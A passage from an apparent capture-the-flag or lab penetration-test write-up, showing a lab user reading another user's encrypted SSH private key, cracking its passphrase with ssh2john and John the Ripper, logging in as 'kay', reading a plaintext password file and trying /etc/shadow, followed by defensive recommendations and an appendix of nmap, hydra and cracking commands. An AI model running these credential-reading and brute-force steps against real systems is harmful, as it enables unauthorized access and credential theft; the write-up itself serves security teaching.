-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@ip-10-10-198-133:/home/kay$ cd .ssh/
jan@ip-10-10-198-133:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@ip-10-10-198-133:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr40NGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
```

Figure 16: Listing `/home/jan/.ssh/` and viewing `id_rsa`. An encrypted private key for user `kay` was found.

5 Offline Key Cracking and Lateral Movement

5.1 Transforming the private key to a John-compatible hash

Because the private key was encrypted with a passphrase, we used `ssh2john.py` (or `ssh2john`) to convert the private key into a crackable hash format suitable for John the Ripper.




```
┌──(kali㉿kali)-[~]
└─$ ssh2john private_key_kay.txt > hash.txt
```

Figure 17: Conversion of the encrypted private key into a hash-type representation for John the Ripper (using `ssh2john`).

5.2 Using John the Ripper with a wordlist

We ran John the Ripper against the generated hash using `rockyou.txt`. John successfully found the passphrase that unlocks Kay's private key.




```
┌──(kali㉿kali)-[~]
└─$ john hash.txt --wordlist=~/wordlists/rockyou.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (private_key_kay.txt)
1g 0:00:00:00 DONE (2025-10-28 13:58) 3.125g/s 258600p/s 258600c/s 258600C/s bird..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 18: John the Ripper running on the key-hash; the cracking process completed and recovered the passphrase.

5.3 Using the decrypted key to SSH as `kay`

After unlocking the private key with the recovered passphrase, we used it to SSH into the target as user 'kay'. This provided a second, higher-privilege user shell and access to Kay's home files (including 'pass.bak' if present).




```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue 28 Oct 2025 03:22:29 PM EDT

  System load:  0.0               Processes:             111
  Usage of /:   49.8% of 13.62GB  Users logged in:       1
  Memory usage: 45%               IPv4 address for eth0: 10.10.240.72
  Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-10-240-72:~$ whoami
kay
kay@ip-10-10-240-72:~$ 
```

Figure 19: Successful SSH session using the decrypted private key, showing access as `kay`.


6 Local Observation and Minor Privilege Attempts

While on the system as 'jan' and 'kay', local enumeration was performed (inspecting home directories, trying to read restricted files such as `/etc/shadow`). Some actions were blocked by permissions, indicating further privilege escalation steps would be required to gain root.



```
jan@ip-10-10-198-133:~$ whoami
jan
jan@ip-10-10-198-133:~$ ls
jan@ip-10-10-198-133:~$ pwd
/home/jan
jan@ip-10-10-198-133:~$ cd /home
jan@ip-10-10-198-133:/home$ ls
jan  kay  ubuntu
jan@ip-10-10-198-133:/home$ cd kay
jan@ip-10-10-198-133:/home/kay$ ls
pass.bak
jan@ip-10-10-198-133:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@ip-10-10-198-133:/home/kay$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Figure 20: Attempting to access restricted files (e.g., `/etc/shadow`) while on the host; permission denied messages are shown.



```
kay@ip-10-10-240-72:~$ ls
pass.bak
kay@ip-10-10-240-72:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@ip-10-10-240-72:~$ 
```

Figure 21: Example of retrieved sensitive file contents (e.g., `pass.bak`) while on the `kay` account showing stored credentials.

7 Findings and Recommendations

7.1 Key findings

- Public services (HTTP, SSH, SMB) were available and provided multiple avenues for enumeration and exploitation.
- Web page source comments and directory indexing leaked information that led to further discovery.
- Anonymously accessible SMB share contained files and references to user accounts, which were leveraged in subsequent attacks.
- Weak credentials (guessable from common wordlists) allowed an attacker to obtain an initial user shell.
- An encrypted private SSH key for a secondary user (`kay`) existed in the first user's account; converting that key for offline cracking and using John + wordlists allowed recovery of the passphrase and a lateral move to the other user.

7.2 Recommendations

1. Disable or restrict anonymous SMB shares; restrict access by group/ACL and monitor SMB downloads.

2. Remove directory indexing on production web servers and avoid leaving developer notes or comments in public HTML.
3. Enforce strong password policies and multi-factor authentication for remote access to prevent wordlist-based cracking.
4. Protect SSH private keys: ensure keys are not stored on other user's home directories and are encrypted; require strong passphrases and consider hardware-backed or agent-forwarding protections.
5. Audit and remove plaintext credential files (`pass.bak` or similar) from user homes and shares.
6. Continuously monitor authentication logs and rate-limit login attempts to defend against brute-force attacks.

8 Appendix: Commands and Tools used (examples)

- Nmap: `nmap -A -T4 10.10.198.133`
- Gobuster: `gobuster dir -u http://10.10.198.133 -w /usr/share/wordlists/dirbuster/director`
- SMB client: `smbclient //10.10.198.133/Anonymous -N`
- Hydra: `hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.198.133 -V`
- Convert key: `ssh2john.py id_rsa > hash.txt`
- John: `john -wordlist=/usr/share/wordlists/rockyou.txt hash.txt`

9 Conclusion

The exercise demonstrates a typical multi-step attack chain where information disclosure, weak passwords, and stored secrets combine to allow lateral movement. Fixing the issues listed in the recommendations would significantly reduce the attack surface and harden the host against similar attacks.